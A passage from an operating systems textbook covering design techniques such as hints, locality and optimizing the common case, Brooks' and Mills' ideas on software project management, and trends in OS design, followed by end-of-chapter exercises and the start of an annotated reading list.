Cache entries are always correct. A cache search may fail, but if it finds an entry, that entry is guaranteed to be correct and can be used without further ado. In some systems, it is convenient to have a table of **hints**. These are suggestions about the solution, but they are not guaranteed to be correct. The called must verify the result itself.

A well-known example of hints are the URLs embedded on Web pages. Clicking on a link does not guarantee that the Web page pointed to is there. In fact, the page pointed to may have been removed 10 years ago. Thus the information on the pointing page is really only a hint.

Hints are also used in connection with remote files. The information in the hint tells something about the remote file, such as where it is located. However, the file may have moved or been deleted since the hint was recorded, so a check is always needed to see if it is correct.

12.4.6 Exploiting Locality

Processes and programs do not act at random. They exhibit a fair amount of locality in time and space, and this information can be exploited in various ways to improve performance. One well-known example of spatial locality is the fact that processes do not jump around at random within their address spaces. They tend to use a relatively small number of pages during a given time interval. The pages that a process is actively using can be noted as its working set, and the operating system can make sure that when the process is allowed to run, its working set is in memory, thus reducing the number of page faults.

The locality principle also holds for files. When a process has selected a particular working directory, it is likely that many of its future file references will be to files in that directory. By putting all the i-nodes and files for each directory close together on the disk, performance improvements can be obtained. This principle is what underlies the Berkeley Fast File System (McKusick et al., 1984).

Another area in which locality plays a role is in thread scheduling in multiprocessors. As we saw in Chap. 8, one way to schedule threads on a multiprocessor is to try to run each thread on the CPU it last used, in hopes that some of its memory blocks will still be in the memory cache.

12.4.7 Optimize the Common Case

It is frequently a good idea to distinguish between the most common case and the worst possible case and treat them differently. Often the code for the two is quite different. It is important to make the common case fast. For the worst case, if it occurs rarely, it is sufficient to make it correct.

As a first example, consider entering a critical region. Most of the time, the entry will succeed, especially if processes do not spend a lot of time inside critical regions. Windows 8 takes advantage of this expectation by providing a WinAPI call EnterCriticalSection that atomically tests a flag in user mode (using TSL or equivalent). If the test succeeds, the process just enters the critical region and no kernel call is needed. If the test fails, the library procedure does a down on a semaphore to block the process. Thus, in the normal case, no kernel call is needed. In Chap. 2 we saw that futexes on Linux likewise optimize for the common case of no contention.

As a second example, consider setting an alarm (using signals in UNIX). If no alarm is currently pending, it is straightforward to make an entry and put it on the timer queue. However, if an alarm is already pending, it has to be found and removed from the timer queue. Since the alarm call does not specify whether there is already an alarm set, the system has to assume worst case, that there is. However, since most of the time there is no alarm pending, and since removing an existing alarm is expensive, it is a good idea to distinguish these two cases.

One way to do this is to keep a bit in the process table that tells whether an alarm is pending. If the bit is off, the easy path is followed (just add a new timer-queue entry without checking). If the bit is on, the timer queue must be checked.

12.5 PROJECT MANAGEMENT

Programmers are perpetual optimists. Most of them think that the way to write a program is to run to the keyboard and start typing. Shortly thereafter the fully debugged program is finished. For very large programs, it does not quite work like that. In the following sections we have a bit to say about managing large software projects, especially large operating system projects.

12.5.1 The Mythical Man Month

In his classic book, *The Mythical Man Month*, Fred Brooks, one of the designers of OS/360, who later moved to academia, addresses the question of why it is so hard to build big operating systems (Brooks, 1975, 1995). When most programmers see his claim that programmers can produce only 1000 lines of debugged code per *year* on large projects, they wonder whether Prof. Brooks is living in outer space, perhaps on Planet Bug. After all, most of them can remember an all nighter when they produced a 1000-line program in one night. How could this be the annual output of anybody with an IQ > 50?

What Brooks pointed out is that large projects, with hundreds of programmers, are completely different than small projects and that the results obtained from small projects do not scale to large ones. In a large project, a huge amount of time is consumed planning how to divide the work into modules, carefully specifying the modules and their interfaces, and trying to imagine how the modules will interact, even before coding begins. Then the modules have to be coded and debugged in isolation. Finally, the modules have to be integrated and the system as a whole has to be tested. The normal case is that each module works perfectly when tested by itself, but the system crashes instantly when all the pieces are put together. Brooks estimated the work as being

1/3 Planning
1/6 Coding
1/4 Module testing
1/4 System testing

In other words, writing the code is the easy part. The hard part is figuring out what the modules should be and making module *A* correctly talk to module *B*. In a small program written by a single programmer, all that is left over is the easy part.

The title of Brooks' book comes from his assertion that people and time are not interchangeable. There is no such unit as a man-month (or a person-month). If

a project takes 15 people 2 years to build, it is inconceivable that 360 people could do it in 1 month and probably not possible to have 60 people do it in 6 months.

There are three reasons for this effect. First, the work cannot be fully parallelized. Until the planning is done and it has been determined what modules are needed and what their interfaces will be, no coding can even be started. On a two-year project, the planning alone may take 8 months.

Second, to fully utilize a large number of programmers, the work must be partitioned into large numbers of modules so that everyone has something to do. Since every module might potentially interact with every other one, the number of module-module interactions that need to be considered grows as the square of the number of modules, that is, as the square of the number of programmers. This complexity quickly gets out of hand. Careful measurements of 63 software projects have confirmed that the trade-off between people and months is far from linear on large projects (Boehm, 1981).

Third, debugging is highly sequential. Setting 10 debuggers on a problem does not find the bug 10 times as fast. In fact, ten debuggers are probably slower than one because they will waste so much time talking to each other.

Brooks sums up his experience with trading-off people and time in Brooks' Law:

Adding manpower to a late software project makes it later.

The problem with adding people is that they have to be trained in the project, the modules have to be redivided to match the larger number of programmers now available, many meetings will be needed to coordinate all the efforts, and so on. Abdel-Hamid and Madnick (1991) confirmed this law experimentally. A slightly irreverent way of restating Brooks law is

It takes 9 months to bear a child, no matter how many women you assign to the job.

12.5.2 Team Structure

Commercial operating systems are large software projects and invariably require large teams of people. The quality of the people matters immensely. It has been known for decades that top programmers are 10× more productive than bad programmers (Sackman et al., 1968). The trouble is, when you need 200 programmers, it is hard to find 200 top programmers; you have to settle for a wide spectrum of qualities.

What is also important in any large design project, software or otherwise, is the need for architectural coherence. There should be one mind controlling the design. Brooks cites the Reims cathedral in France as an example of a large project that took decades to build, and in which the architects who came later subordinated

their desire to put their stamp on the project to carry out the initial architect's plans. The result is an architectural coherence unmatched in other European cathedrals.

In the 1970s, Harlan Mills combined the observation that some programmers are much better than others with the need for architectural coherence to propose the **chief programmer team** paradigm (Baker, 1972). His idea was to organize a programming team like a surgical team rather than like a hog-butchering team. Instead of everyone hacking away like mad, one person wields the scalpel. Everyone else is there to provide support. For a 10-person project, Mills suggested the team structure of Fig. 12-10.

Title	Duties
Chief programmer	Performs the architectural design and writes the code
Copilot	Helps the chief programmer and serves as a sounding board
Administrator	Manages the people, budget, space, equipment, reporting, etc.
Editor	Edits the documentation, which must be written by the chief programmer
Secretaries	The administrator and editor each need a secretary
Program clerk	Maintains the code and documentation archives
Toolsmith	Provides any tools the chief programmer needs
Tester	Tests the chief programmer's code
Language lawyer	Part timer who can advise the chief programmer on the language

Figure 12-10. Mills' proposal for populating a 10-person chief programmer team.

Three decades have gone by since this was proposed and put into production. Some things have changed (such as the need for a language lawyer—C is simpler than PL/I), but the need to have only one mind controlling the design is still true. And that one mind should be able to work 100% on designing and programming, hence the need for the support staff, although with help from the computer, a smaller staff will suffice now. But in its essence, the idea is still valid.

Any large project needs to be organized as a hierarchy. At the bottom level are many small teams, each headed by a chief programmer. At the next level, groups of teams must be coordinated by a manager. Experience shows that each person you manage costs you 10% of your time, so a full-time manager is needed for each group of 10 teams. These managers must be managed, and so on.

Brooks observed that bad news does not travel up the tree well. Jerry Saltzer of M.I.T. called this effect the **bad-news diode**. No chief programmer or his manager wants to tell the big boss that the project is 4 months late and has no chance whatsoever of meeting the deadline because there is a 2000-year-old tradition of beheading the messenger who brings bad news. As a consequence, top management is generally in the dark about the state of the project. When it becomes undeniably obvious that the deadline cannot be met under any conditions, top management panics and responds by adding people, at which time Brooks' Law kicks in.

In practice, large companies, which have had long experience producing software and know what happens if it is produced haphazardly, have a tendency to at least try to do it right. In contrast, smaller, newer companies, which are in a huge rush to get to market, do not always take the care to produce their software carefully. This haste often leads to far from optimal results.

Neither Brooks nor Mills foresaw the growth of the open source movement. While many expressed doubt (especially those leading large closed-source software companies), open source software has been a tremendous success. From large servers to embedded devices, and from industrial control systems to handheld smartphones, open source software is everywhere. Large companies like Google and IBM are throwing their weight behind Linux now and contribute heavily in code. What is noticeable is that the open source software projects that have been most successful have clearly used the chief-programmer model of having one mind control the architectural design (e.g., Linus Torvalds for the Linux kernel and Richard Stallman for the GNU C compiler).

12.5.3 The Role of Experience

Having experienced designers is absolutely critical to any software project. Brooks points out that most of the errors are not in the code, but in the design. The programmers correctly did what they were told to do. What they were told to do was wrong. No amount of test software will catch bad specifications.

Brooks' solution is to abandon the classical development model illustrated in Fig. 12-11(a) and use the model of Fig. 12-11(b). Here the idea is to first write a main program that merely calls the top-level procedures, initially dummies. Starting on day 1 of the project, the system will compile and run, although it does nothing. As time goes on, real modules replace the dummies. The result is that system integration testing is performed continuously, so errors in the design show up much earlier, so the learning process caused by bad design starts earlier.

A little knowledge is a dangerous thing. Brooks observed what he called the **second system effect**. Often the first product produced by a design team is minimal because the designers are afraid it may not work at all. As a result, they are hesitant to put in many features. If the project succeeds, they build a follow-up system. Impressed by their own success, the second time the designers include all the bells and whistles that were intentionally left out the first time. As a result, the second system is bloated and performs poorly. The third time around they are sobered by the failure of the second system and are cautious again.

The CTSS-MULTICS pair is a clear case in point. CTSS was the first general-purpose timesharing system and was a huge success despite having minimal functionality. Its successor, MULTICS, was too ambitious and suffered badly for it. The ideas were good, but there were too many new things, so the system performed poorly for years and was never a commercial success. The third system in this line of development, UNIX, was much more cautious and much more successful.




Figure 12-11. (a) Traditional software design progresses in stages. (b) Alternative design produces a working system (that does nothing) starting on day 1.

12.5.4 No Silver Bullet

In addition to *The Mythical Man Month*, Brooks also wrote an influential paper called "No Silver Bullet" (Brooks, 1987). In it, he argued that none of the many nostrums being hawked by various people at the time was going to generate an order-of-magnitude improvement in software productivity within a decade. Experience shows that he was right.

Among the silver bullets that were proposed were better high-level languages, object-oriented programming, artificial intelligence, expert systems, automatic programming, graphical programming, program verification, and programming environments. Perhaps the next decade will see a silver bullet, but maybe we will have to settle for gradual, incremental improvements.

12.6 TRENDS IN OPERATING SYSTEM DESIGN

In 1899, the head of the U.S. Patent Office, Charles H. Duell, asked then-President McKinley to abolish the Patent Office (and his job!), because, as he put it: "Everything that can be invented, has been invented" (Cerf and Navasky, 1984). Nevertheless, Thomas Edison showed up on his doorstep within a few years with a couple of new items, including the electric light, the phonograph, and the movie projector. The point is that the world is constantly changing and operating systems must adapt to the new reality all the time. In this section, we mention a few trends that are relevant for operating system designers today.

To avoid confusion, the **hardware developments** mentioned below are here already. What is not here is the operating system software to use them effectively.

Generally, when new hardware arrives, what everyone does is just plop the old software (Linux, Windows, etc.) down on it and call it a day. In the long run, this is a bad idea. What we need is innovative software to deal with innovative hardware. If you are a computer science or engineering student or an ICT professional, your homework assignment is to think up this software.

12.6.1 Virtualization and the Cloud

Virtualization is an idea whose time has definitely come—again. It first surfaced in 1967 with the IBM CP/CMS system, but now it is back in full force on the x86 platform. Many computers are now running hypervisors on the bare hardware, as illustrated in Fig. 12-12. The hypervisor creates a number of virtual machines, each with its own operating system. This phenomenon was discussed in Chap. 7 and appears to be the wave of the future. Nowadays, many companies are taking the idea further by virtualizing other resources also. For instance, there is much interest in virtualizing the control of network equipment, even going so far as running the control of their networks in the cloud also. In addition, vendors and researchers constantly work on making hypervisors better for some notion of better: smaller, faster, or with provable isolation properties.




Figure 12-12. A hypervisor running four virtual machines.

12.6.2 Manycore Chips

There used to be a time that memory was so scarce that a programmer knew every byte in person and celebrated its birthday. Nowaways, programmers rarely worry about wasting a few megabytes here and there. For most applications, memory is no longer a scarce resource. What will happen when cores become equally plentiful? Phrased differently, as manufacturers are putting more and more cores on a die, what happens if there are so many that a programmers stops worrying about wasting a few cores here and there?

Manycore chips are here already, but the operating systems for them do not use them well. In fact, stock operating systems often do not even scale beyond a few dozens of cores and developers are constantly struggling to remove all the bottlenecks that limit scalability.

One obvious question is: what do you do with all the cores? If you run a popular server handling many thousands of client requests per second, the answer may be relatively simple. For instance, you may decide to dedicate a core to each request. Assuming you do not run into locking issues too much, this may work. But what do we do with all those cores on tablets?

Another question is: what *sort* of cores do we want? Deeply pipelined, superscalar cores with fancy out-of-order and speculative execution at high clock rates may be great for sequential code, but not for your energy bill. They also do not help much if your job exhibits a lot of parallelism. Many applications are better off with smaller and simpler cores, if they get more of them. Some experts argue for heterogeneous multicores, but the questions remain the same: what cores, how many, and at what speeds? And we have not even begun to mention the issue of running an operating system and all of its applications. Will the operating system run on all cores or only some? Will there be one or more network stacks? How much sharing is needed? Do we dedicate certain cores to specific operating system functions (like the network or storage stack)? If so, do we replicate such functions for better scalability?

Exploring many different directions, the operating system world is currently trying to formulate answers to these questions. While researchers may disagree on the answers, most of them agree on one thing: these are exciting times for systems research!

12.6.3 Large-Address-Space Operating Systems

As machines move from 32-bit address spaces to 64-bit address spaces, major shifts in operating system design become possible. A 32-bit address space is not really that big. If you tried to divide up 2^{32} bytes by giving everybody on earth his or her own byte, there would not be enough bytes to go around. In contrast, 2^{64} is about 2×10^{19}. Now everybody gets a personal 3-GB chunk.

What could we do with an address space of 2×10^{19} bytes? For starters, we could eliminate the file-system concept. Instead, all files could be conceptually held in (virtual) memory all the time. After all, there is enough room in there for over 1 billion full-length movies, each compressed to 4 GB.

Another possible use is a persistent object store. Objects could be created in the address space and kept there until all references to them were gone, at which time they would be automatically deleted. Such objects would be persistent in the address space, even over shutdowns and reboots of the computer. With a 64-bit address space, objects could be created at a rate of 100 MB/sec for 5000 years before we ran out of address space. Of course, to actually store this amount of data, a lot of disk storage would be needed for the paging traffic, but for the first time in history, the limiting factor would be disk storage, not address space.

With large numbers of objects in the address space, it becomes interesting to allow multiple processes to run in the same address space at the same time, to

share the objects in a general way. Such a design would clearly lead to very different operating systems than we now have.

Another operating system issue that will have to be rethought with 64-bit addresses is virtual memory. With 2^{64} bytes of virtual address space and 8-KB pages we have 2^{51} pages. Conventional page tables do not scale well to this size, so something else is needed. Inverted page tables are a possibility, but other ideas have been proposed as well (Talluri et al., 1995). In any event there is plenty of room for new research on 64-bit operating systems.

12.6.4 Seamless Data Access

Ever since the dawn of computing, there has been a strong distinction between *this* machine and *that* machine. If the data was on *this* machine, you could not access it from *that* machine, unless you explicitly transferred it first. Similarly, even if you had the data, you could not use it unless you had the right software installed. This model is changing.

Nowadays, users expect much of the data to be accessible from anywhere at any time. Typically, this is accomplished by storing the data in the cloud using storage services like Dropbox, GoogleDrive, iCloud, and SkyDrive. All files stored there can be accessed from any device that has a network connection. Moreover, the programs to access the data often reside in the cloud too, so you do not even have to have all the programs installed either. It allows people to read and modify word-processor files, spreadsheets, and presentations using a smartphone on the toilet. This is generally regarded as progress.

To make this happen seamlessly is tricky and requires a lot of clever systems' solutions under the hood. For instance, what to do if there is no network connection? Clearly, you do not want to stop people from working. Of course, you could buffer changes locally and update the master document when the connection was re-established, but what if multiple devices have made conflicting changes? This is a very common problem if multiple users share data, but it could even happen with a single user. Moreover, if the file is large, you do not want to wait a long time until you can access it. Caching, preloading and synchronization are key issues here. Current operating systems deal with merging multiple machines in a seamful way (assuming that "seamful" is the opposite of "seamless") We can surely do a lot better.

12.6.5 Battery-Powered Computers

Powerful PCs with 64-bit address spaces, high-bandwidth networking, multiple processors, and high-quality audio and video, are now standard on desktop systems and moving rapidly into notebooks, tablets, and even smartphones. As this trend

continues, their operating systems will have to be appreciably different from current ones to handle all these demands. In addition, they must balance the power budget and "keep cool." Heat dissipation and power consumption are some of the most important challenges even in high-end computers.

However, an even faster growing segment of the market is battery-powered computers, including notebooks, tablets, $100 laptops, and smartphones. Most of these have wireless connections to the outside world. They demand operating systems that are smaller, faster, more flexible, and more reliable than operating systems on high-end devices. Many of these devices today are based on traditional operating systems like Linux, Windows and OS X, but with significant modification. In addition, they frequently use a microkernel/hypervisor-based solution to manage the radio stack.

These operating systems have to handle fully connected (i.e., wired), weakly connected (i.e., wireless), and disconnected operation, including data hoarding before going offline and consistency resolution when going back online, better than current systems. In the future, they will also have to handle the problems of mobility better than current systems (e.g., find a laser printer, log onto it, and send it a file by radio). Power management, including extensive dialogs between the operating system and applications about how much battery power is left and how it can be best used, will be essential. Dynamic adaptation of applications to handle the limitations of tiny screens may become important. Finally, new input and output modes, including handwriting and speech, may require new techniques in the operating system to improve the quality. It is likely that the operating system for a battery-powered, handheld wireless, voice-operated computer will be appreciably different from that of a desktop 64-bit 16-core CPU with a gigabit fiber-optic network connection. And, of course, there will be innumerable hybrid machines with their own requirements.

12.6.6 Embedded Systems

One final area in which new operating systems will proliferate is embedded systems. The operating systems inside washing machines, microwave ovens, dolls, radios, MP3 players, camcorders, elevators, and pacemakers will differ from all of the above and most likely from each other. Each one will probably be carefully tailored for its specific application, since it is unlikely anyone will ever stick a PCIe card into a pacemaker to turn it into an elevator controller. Since all embedded systems run only a limited number of programs, known at design time, it may be possible to make optimizations not possible in general-purpose systems.

A promising idea for embedded systems is the extensible operating system (e.g., Paramecium and Exokernel). These can be made as lightweight or heavyweight as the application in question demands, but in a consistent way across applications. Since embedded systems will be produced by the hundreds of millions, this will be a major market for new operating systems.

12.7 SUMMARY

Designing an operating system starts with determining what it should do. The interface should be simple, complete, and efficient. It should have a clear user-interface paradigm, execution paradigm, and data paradigm.

The system should be well structured, using one of several known techniques, such as layering or client-server. The internal components should be orthogonal to one another and clearly separate policy from mechanism. Considerable thought should be given to issues such as static vs. dynamic data structure, naming, binding time, and order of implementing modules.

Performance is important, but optimizations should be chosen carefully so as not to ruin the system's structure. Space-time trade-offs, caching, hints, exploiting locality, and optimizing the common case are often worth doing.

Writing a system with a couple of people is different than producing a big system with 300 people. In the latter case, team structure and project management play a crucial role in the success or failure of the project.

Finally, operating systems are changing to adapt to new trends and meet new challenges. These include hypervisor-based systems, multicore systems, 64-bit address spaces, handheld wireless computers, and embedded systems. There is no doubt that the coming years will be exciting times for operating system designers.

PROBLEMS

1. Moore's Law describes a phenomenon of exponential growth similar to the population growth of an animal species introduced into a new environment with abundant food and no natural enemies. In nature, an exponential growth curve is likely eventually to become a sigmoid curve with an asymptotic limit when food supplies become limiting or predators learn to take advantage of new prey. Discuss some factors that may eventually limit the rate of improvement of computer hardware.

2. In Fig. 12-1, two paradigms are shown, algorithmic and event driven. For each of the following kinds of programs, which of the following paradigms is likely to be easiest to use?

(a) A compiler.
(b) A photo-editing program.
(c) A payroll program.

3. Hierarchical file names always start at the top of the tree. Consider, for example, the file name */usr/ast/books/mos2/chap-12* rather than *chap-12/mos2/books/ast/usr*. In contrast, DNS names start at the bottom of the tree and work up. Is there some fundamental reason for this difference?

4. Corbató's dictum is that the system should provide minimal mechanism. Here is a list of POSIX calls that were also present in UNIX Version 7. Which ones are redundant, that is, could be removed with no loss of functionality because simple combinations of other ones could do the same job with about the same performance? Access, alarm, chdir, chmod, chown, chroot, close, creat, dup, exec, exit, fcntl, fork, fstat, ioctl, kill, link, lseek, mkdir, mknod, open, pause, pipe, read, stat, time, times, umask, unlink, utime, wait, and write.

5. Suppose that layers 3 and 4 in Fig. 12-2 were exchanged. What implications would that have for the design of the system?

6. In a microkernel-based client-server system, the microkernel just does message passing and nothing else. Is it possible for user processes to nevertheless create and use semaphores? If so, how? If not, why not?

7. Careful optimization can improve system-call performance. Consider the case in which one system call is made every 10 msec. The average time of a call is 2 msec. If the system calls can be speeded up by a factor of two, how long does a process that took 10 sec to run now take?

8. Operating systems often do naming at two different levels: external and internal. What are the differences between these names with respect to

(a) Length?
(b) Uniqueness?
(c) Hierarchies?

9. One way to handle tables whose size is not known in advance is to make them fixed, but when one fills up, to replace it with a bigger one, copy the old entries over to the new one, then release the old one. What are the advantages and disadvantages of making the new one 2× the size of the original one, as compared to making it only 1.5× as big?

10. In Fig. 12-5, a flag, *found*, is used to tell whether the PID was located. Would it b possible to forget about *found* and just test *p* at the end of the loop to see whether it got to the end or not?

11. In Fig. 12-6, the differences between the x86 and the UltraSPARC are hidden by conditional compilation. Could the same approach be used to hide the difference between x86 machines with an IDE disk as the only disk and x86 machines with a SCSI disk as the only disk? Would it be a good idea?

12. Indirection is a way of making an algorithm more flexible. Does it have any disadvantages, and if so, what are they?

13. Can reentrant procedures have private static global variables? Discuss your answer.

14. The macro of Fig. 12-7(b) is clearly much more efficient than the procedure of Fig. 12-7(a). One disadvantage, however, is that it is hard to read. Are there any other disadvantages? If so, what are they?

15. Suppose that we need a way of computing whether the number of bits in a 32-bit word is odd or even. Devise an algorithm for performing this computation as fast as possible.

You may use up to 256 KB of RAM for tables if need be. Write a macro to carry out your algorithm. *Extra Credit*: Write a procedure to do the computation by looping over the 32 bits. Measure how many times faster your macro is than the procedure.

16. In Fig. 12-8, we saw how GIF files use 8-bit values to index into a color palette. The same idea can be used with a 16-bit-wide color palette. Under what circumstances, if any, might a 24-bit color palette be a good idea?

17. One disadvantage of GIF is that the image must include the color palette, which increases the file size. What is the minimum image size for which an 8-bit-wide color palette breaks even? Now repeat this question for a 16-bit-wide color palette.

18. In the text we showed how caching path names can result in a significant speedup when looking up path names. Another technique that is sometimes used is having a daemon program that opens all the files in the root directory and keeps them open permanently, in order to force their i-nodes to be in memory all the time. Does pinning the i-nodes like this improve the path lookup even more?

19. Even if a remote file has not been removed since a hint was recorded, it may have been changed since the last time it was referenced. What other information might it be useful to record?

20. Consider a system that hoards references to remote files as hints, for example as (name, remote-host, remote-name). It is possible that a remote file will quietly be removed and then replaced. The hint may then retrieve the wrong file. How can this problem be made less likely to occur?

21. In the text it is stated that locality can often be exploited to improve performance. But consider a case where a program reads input from one source and continuously outputs to two or more files. Can an attempt to take advantage of locality in the file system lead to a decrease in efficiency here? Is there a way around this?

22. Fred Brooks claims that a programmer can write 1000 lines of debugged code per year, yet the first version of MINIX (13,000 lines of code) was produced by one person in under three years. How do you explain this discrepancy?

23. Using Brooks' figure of 1000 lines of code per programmer per year, make an estimate of the amount of money it took to produce Windows 8. Assume that a programmer costs $100,000 per year (including overhead, such as computers, office space, secretarial support, and management overhead). Do you believe this answer? If not, what might be wrong with it?

24. As memory gets cheaper and cheaper, one could imagine a computer with a big battery-backed-up RAM instead of a hard disk. At current prices, how much would a low-end RAM-only PC cost? Assume that a 100-GB RAM-disk is sufficient for a low-end machine. Is this machine likely to be competitive?

25. Name some features of a conventional operating system that are not needed in an embedded system used inside an appliance.

26. Write a procedure in C to do a double-precision addition on two given parameters. Write the procedure using conditional compilation in such a way that it works on 16-bit machines and also on 32-bit machines.

27. Write programs that enter randomly generated short strings into an array and then can search the array for a given string using (a) a simple linear search (brute force), and (b) a more sophisticated method of your choice. Recompile your programs for array sizes ranging from small to as large as you can handle on your system. Evaluate the performance of both approaches. Where is the break-even point?

28. Write a program to simulate an in-memory file system.

13

READING LIST AND BIBLIOGRAPHY

In the previous 12 chapters we have touched upon a variety of topics. This chapter is intended to aid readers interested in pursuing their study of operating systems further. Section 13.1 is a list of suggested readings. Section 13.2 is an alphabetical bibliography of all books and articles cited in this book.

In addition to the references given below, the *ACM Symposium on Operating Systems Principles* (SOSP) held in odd-numbered years and the *USENIX Symposium on Operating Systems Design and Implementation* (OSDI) held in even numbered years are good sources for ongoing work on operating systems. The *Eurosys Conference*, held annually is also a source of top-flight papers. Furthermore, the journals *ACM Transactions on Computer Systems* and *ACM SIGOPS Operating Systems Review*, often have relevant articles. Many other ACM, IEEE, and USENIX conferences deal with specialized topics.

13.1 SUGGESTIONS FOR FURTHER READING

In this section, we give some suggestions for further reading. Unlike the papers cited in the sections entitled "RESEARCH ON ..." in the text, which are about current research, these references are mostly introductory or tutorial in nature. They can, however, serve to present material in this book from a different perspective or with a different emphasis.

13.1.1 Introduction

Silberschatz et al., *Operating System Concepts*, 9th ed.,

A general textbook on operating systems. It covers processes, memory management, storage management, protection and security, distributed systems, and some special-purpose systems. Two case studies are given: Linux and Windows 7. The cover is full of dinosaurs. These are legacy animals, to empahsize that operating systems also carry a lot of legacy.

Stallings, *Operating Systems*, 7th ed.,

Still another textbook on operating systems. It covers all the traditional topics, and also includes a small amount of material on distributed systems.

Stevens and Rago, *Advanced Programming in the UNIX Environment*

This book tells how to write C programs that use the UNIX system call interface and the standard C library. Examples are based on the System V Release 4 and the 4.4BSD versions of UNIX. The relationship of these implementations to POSIX is described in detail.

Tanenbaum and Woodhull, *Operating Systems Design and Implementation*

A hands-on way to learn about operating systems. This book discusses the usual principles, but in addition discusses an actual operating system, MINIX 3, in great detail, and contains a listing of that system as an appendix.

13.1.2 Processes and Threads

Arpaci-Dusseau and Arpaci-Dusseau, *Operating Systems: Three Easy Pieces*

The entire first part of this book is dedicated to virtualization of the CPU to share it with multiple processes. What is nice about this book (besides the fact that there is a free online version), is that it introduces not only the concepts of processing and scheduling techniques, but also the APIs and systems calls like `fork` and `exec` in some detail.

Andrews and Schneider, "Concepts and Notations for Concurrent Programming"

A tutorial and survey of processes and interprocess communication, including busy waiting, semaphores, monitors, message passing, and other techniques. The article also shows how these concepts are embedded in various programming languages. The article is old, but it has stood the test of time very well.

Ben-Ari, *Principles of Concurrent Programming*

This little book is entirely devoted to the problems of interprocess communication. There are chapters on mutual exclusion, semaphores, monitors, and the dining philosophers problem, among others. It, too, has stood up very well over the years.

Zhuravlev et al., "Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors"

Multicore systems have started to dominate the field of general-purpose computing world. One of the most important challenges is shared resource contention. In this survey, the authors present different scheduling techniques for handling such contention.

Silberschatz et al., *Operating System Concepts*, 9th ed.,

Chapters 3 through 6 cover processes and interprocess communication, including scheduling, critical sections, semaphores, monitors, and classical interprocess communication problems.

Stratton et al., "Algorithm and Data Optimization Techniques for Scaling to Massively Threaded Systems"

Programming a system with half a dozen threads is hard enough. But what happens when you have thousands of them? To say it gets tricky is to put it mildly. This article talks about approaches that are being taken.

13.1.3 Memory Management

Denning, "Virtual Memory"

A classic paper on many aspects of virtual memory. Peter Denning was one of the pioneers in this field, and was the inventor of the working-set concept.

Denning, "Working Sets Past and Present"

A good overview of numerous memory management and paging algorithms. A comprehensive bibliography is included. Although many of the papers are old, the principles really have not changed at all.

Knuth, *The Art of Computer Programming*, Vol. 1

First fit, best fit, and other memory management algorithms are discussed and compared in this book.

Arpaci-Dusseau and Arpaci-Dusseaum "Operating Systems: Three Easy Pieces"

This book has a rich section on virtual memory in Chapters 12 to 23 and includes a nice overview of page replacement policies.

13.1.4 File Systems

McKusick et al., "A Fast File System for UNIX"

The UNIX file system was completely redone for 4.2 BSD. This paper describes the design of the new file system, with emphasis on its performance.

Silberschatz et al., *Operating System Concepts*, 9th ed.,

Chapters 10–12 are about storage hardware and file systems. They cover file operations, interfaces, access methods, directories, and implementation, among other topics.

Stallings, *Operating Systems*, 7th ed.,

Chapter 12 contains a fair amount of material about file systems and little bit about their security.

Cornwell, "Anatomy of a Solid-state Drive"

If you are interested in solid state drives, Michael Cornwell's introduction is a good starting point. In particular, the author succinctly describes the way in way traditional hard drives and SSDs differ.

13.1.5 Input/Output

Geist and Daniel, "A Continuum of Disk Scheduling Algorithms"

A generalized disk-arm scheduling algorithm is presented. Extensive simulation and experimental results are given.

Scheible, "A Survey of Storage Options"

There are many ways to store bits these days: DRAM, SRAM, SDRAM, flash memory, hard disk, floppy disk, CD-ROM, DVD, and tape, to name a few. In this article, the various technologies are surveyed and their strengths and weaknesses highlighted.

Stan and Skadron, "Power-Aware Computing"

Until someone manages to get Moore's Law to apply to batteries, energy usage is going to continue to be a major issue in mobile devices. Power and heat are so critical these days that operating systems are aware of the CPU temperature and adapt their behavior to it. This article surveys some of the issues and serves as an introduction to five other articles in this special issue of *Computer* on power-aware computing.

Swanson and Caulfield, "Refactor, Reduce, Recycle: Restructuring the I/O Stack for the Future of Storage"

Disks exist for two reasons: when power is turned off, RAM loses its contents. Also, disks are very big. But suppose RAM did not lose its contents when powered off? How would that change the I/O stack? Nonvolatile memory is here and this article looks at how it changes systems.

Ion, "From Touch Displays to the Surface: A Brief History of Touchscreen Technology,"

Touch screens have become ubiquitous in a short time span. This article traces the history of the touch screen through history with easy-to-understand explanations and nice vintage pictures and videos. Fascinating stuff!

Walker and Cragon, "Interrupt Processing in Concurrent Processors"

Implementing precise interrupts on superscalar computers is a challenging activity. The trick is to serialize the state and do it quickly. A number of the design issues and trade-offs are discussed here.

13.1.6 Deadlocks

Coffman et al., "System Deadlocks"

A short introduction to deadlocks, what causes them, and how they can be prevented or detected.

Holt, "Some Deadlock Properties of Computer Systems"

A discussion of deadlocks. Holt introduces a directed graph model that can be used to analyze some deadlock situations.

Isloor and Marsland, "The Deadlock Problem: An Overview"

A tutorial on deadlocks, with special emphasis on database systems. A variety of models and algorithms are covered.

Levine, "Defining Deadlock"

In Chap. 6 of this book, we focused on resource deadlocks and barely touched on other kinds. This short paper points out that in the literature, various definitions have been used, differing in subtle ways. The author then looks at communication, scheduling, and interleaved deadlocks and comes up with a new model that tries to cover all of them.

